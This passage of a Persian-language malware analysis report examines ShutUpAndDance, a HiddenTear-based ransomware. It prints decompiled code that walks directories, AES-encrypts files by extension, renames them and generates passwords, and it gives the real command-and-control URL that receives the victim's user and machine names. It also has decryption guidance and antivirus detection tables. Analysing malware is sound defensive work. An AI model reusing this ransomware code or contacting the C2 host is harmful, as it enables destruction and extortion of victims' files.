    Dim source As String() = New String() { ".doc", ".docx", ".xls", ".index", ".pdf", ".zip", ".rar", ".css", ".lnk", ".xlsx", ".ppt",
      ".pptx", ".odt", ".jpg", ".bmp", ".png", ".csv", ".sql", ".mdb", ".php", ".asp", ".aspx", ".html", ".xml", ".psd", ".bk", ".mp3",
      ".mp4", ".wav", ".wma", ".avi", ".divx", ".mkv", ".mpeg", ".wmv", ".mov", ".ogg" }
    Dim files As String() = Directory.GetFiles(location)
    Dim directories As String() = Directory.GetDirectories(location)
    Dim i As Integer = 0
    While i < files.Length
        Try
            Dim extension As String = Path.GetExtension(files(i))
            Dim flag As Boolean = source.Contains(extension)
            If flag Then
                Me.EncryptFile(files(i), password)
            End If
        Catch ex As SystemException
        End Try
        IL_18E:
        i += 1
        Continue While
        GoTo IL_18E
    End While
    Dim j As Integer = 0
    While j < directories.Length
        Try
            Me.encryptDirectory(directories(j), password)
        Catch ex2 As SystemException
        End Try
        IL_1B9:
        j += 1
        Continue While
        GoTo IL_1B9
    End While
End Sub
```

تصویر ۱: تابع encryptDirectory(,)

EncryptFile(string, string) : void

```
1  // hidden_tear.Form1
2  // Token: 0x0600000E RID: 14 RVA: 0x00002358 File Offset: 0x00000558
3  public void EncryptFile(string file, string password)
4  {
5      byte[] bytesToBeEncrypted = File.ReadAllBytes(file);
6      byte[] array = Encoding.UTF8.GetBytes(password);
7      array = SHA256.Create().ComputeHash(array);
8      byte[] bytes = this.AES_Encrypt(bytesToBeEncrypted, array);
9      File.WriteAllBytes(file, bytes);
10     File.Move(file, file + ".ShutUpAndDance");
11 }
12
```

تصویر ۲: تابع EncryptFile(,) مربوط به رمزگذاری فایل‌ها و اضافه نمودن پسوند .ShutUpAndDance به انتهای آن‌ها

قطعه کد زیر مربوط به تابع CreatePassword() می‌باشد :

CreatePassword(int) : string

```
1  // hidden_tear.Form1
2  // Token: 0x0600000C RID: 12 RVA: 0x000022A4 File Offset: 0x000004A4
3  public string CreatePassword(int length)
4  {
5      StringBuilder stringBuilder = new StringBuilder();
6      Random random = new Random();
7      while (0 < length--)
8      {
9          stringBuilder.Append("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=&?&/"[random.Next
             ("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=&?&/".Length)]);
10     }
11     return stringBuilder.ToString();
12 }
13
```

در قطعه کد زیر دامنه‌ای که باج‌افزار با آن ارتباط برقرار می‌کند، قابل مشاهده است :

.ctor() : void

```
1  // hidden_tear.Form1
2  // Token: 0x04000004 RID: 4
3  private string targetURL = "https://www.siga.semarnath.gob.mx/codeh.php?info=";
4  // Token: 0x04000005 RID: 5
5  private string userName = Environment.UserName;
6  // Token: 0x04000006 RID: 6
7  private string computerName = Environment.MachineName.ToString();
8  // Token: 0x04000007 RID: 7
9  private string userDir = "C:\\Users\\";
10 // Token: 0x04000008 RID: 8
11 private IContainer components = null;
12 // Token: 0x06000008 RID: 8 RVA: 0x000020FC File Offset: 0x000002FC
13 public Form1()
14 {
15     this.InitializeComponent();
16 }
17
```


باج‌افزار ShutUpAndDance فقط از کتابخانه ویندوزی زیر به همراه یک تابع از آن، استفاده می‌کند.

mscoree.dll
_CorExeMain

فرایند رمزگشایی :

قربانیان می‌توانند جهت دریافت رمزگشا، با مرکز آپا دانشگاه بجنورد ارتباط برقرار نمایند.


هنگام اجرای فایل رمزگشا و همانطور که در تصویر زیر نیز قابل مشاهده است، قربانیان بایستی در قسمت Extension پسوند مربوط به باج‌افزار را وارد نمایند و همچنین در قسمت Password، پسورد قابل مشاهده را وارد نمایند. سپس دایرکتوری مدنظر خود را از قسمت Select Directory انتخاب نموده و با کلیک بر روی دکمه‌ی Decrypt، فرایند رمزگشایی فایل‌ها آغاز می‌شود.



تحلیل ترافیک شبکه :

پس از بررسی ترافیک شبکه‌ی مربوط به باج‌افزار ShutUpAndDance، متوجه شدیم که سرور کنترل و فرمان باج‌افزار بر روی یک سایت دولتی به آدرس www.siga.semarnath.gob.mx در مکزیک قرار گرفته است.

تصویر زیر مربوط به درخواست DNS باج‌افزار می‌باشد :



خروجی سامانه VirusTotal :

در حال حاضر تعداد ۴۸ مورد از ٦٨ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Gen:Heur.Bodegun.1	AegisLab	Troj.W32.Generic!c
ALYac	Trojan.Ransom.HiddenTear	Antiy-AVL	Trojan[Ransom]/MSIL.Ryzerlo
Arcabit	Trojan.Bodegun.1	Avast	Win32:Trojan-gen
AVG	Win32:Trojan-gen	Avira	HEUR/AGEN.1029350
BitDefender	Gen:Heur.Bodegun.1	CAT-QuickHeal	Trojan.YakbeexMSIL.ZZ4
CrowdStrike Falcon	malicious_confidence_100% (D)	Cybereason	malicious.462dbc
Cylance	Unsafe	Cyren	W32/Trojan.FAOE-4774
DrWeb	Trojan.Encoder.10598	Emsisoft	Gen:Heur.Bodegun.1 (B)
Endgame	malicious (high confidence)	eScan	Gen:Heur.Bodegun.1
ESET-NOD32	a variant of MSIL/Filecoder.Y	F-Secure	Gen:Heur.Bodegun.1
Fortinet	MSIL/Filecoder.Y!tr	GData	MSIL.Trojan-Ransom.Cryptear.R
Ikarus	Trojan-Ransom.HiddenTear	Jiangmin	Trojan.Generic.bnniw
K7AntiVirus	Trojan (004cd5d01)	K7GW	Trojan (004cd5d01)
Kaspersky	HEUR:Trojan.Win32.Generic	Malwarebytes	Ransom.HiddenTear
MAX	malware (ai score=100)	McAfee	Ransomware-FTD!04D5426462DB
McAfee-GW-Edition	Ransomware-FTD!04D5426462DB	Microsoft	Ransom:MSIL/Ryzerlo.A
NANO-Antivirus	Trojan.Win32.Filecoder.ethwkz	Palo Alto Networks	generic.ml
Panda	Trj/GdSda.A	Qihoo-360	Win32/Trojan.BO.435
Rising	Ransom.Ryzerlo!8.782 (CLOUD)	SentinelOne	static engine - malicious
Sophos AV	Troj/Cryptear-A	Sophos ML	heuristic
Symantec	Ransom.HiddenTear!g1	Tencent	Win32.Trojan.Fakedoc.Auto
TrendMicro	Ransom_CRYPTEAR.SM0	TrendMicro-HouseCall	Ransom_CRYPTEAR.SM0
VBA32	Trojan.MSIL.gen.5	ViRobot	Trojan.Win32.Z.Filecoder.221696
Webroot	W32.Ransom.Gen	ZoneAlarm	HEUR:Trojan.Win32.Generic

خروجی سامانه ویروس‌کاو مرکز ماهر :

در حال حاضر تعداد ۸ مورد از ۱۱ آنتی ویروس و آنتی بدافزار موجود در سامانه بومی ویروس کاو قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

نتیجه اسکن
5288d94dd00233562401fd10d4a5e332e06b1ee95a98b843861c9f49518342dc.bin

آنتی‌ویروس	نسخه آنتی‌ویروس	نتیجه اسکن	
پادویش	2.3.190.2675	✔	Clean
sophos	9.15.0	ii	Dangerous: Troj/Cryptear-A
f_secure	11.00	ii	Dangerous: Gen:Heur.Bodegun.1
kaspersky	5.5	i	Suspicious: HEUR:Trojan.Win32.Generic
eset	4.5.3.38689	ii	Dangerous: MSIL/Filecoder.Y
drweb	11.0.1.1607061217	ii	Dangerous: Trojan.Encoder.10598
clam_av	0.99.2	✔	Clean
comodo	1.1.268025.1	ii	Dangerous: Malware
bitdefender	11.0.1.18	ii	Dangerous: Gen:Heur.Bodegun.1
avast	2.1.2	✔	Clean
symantec	7.9.0.30	ii	Dangerous: Ransom.HiddenTear!g1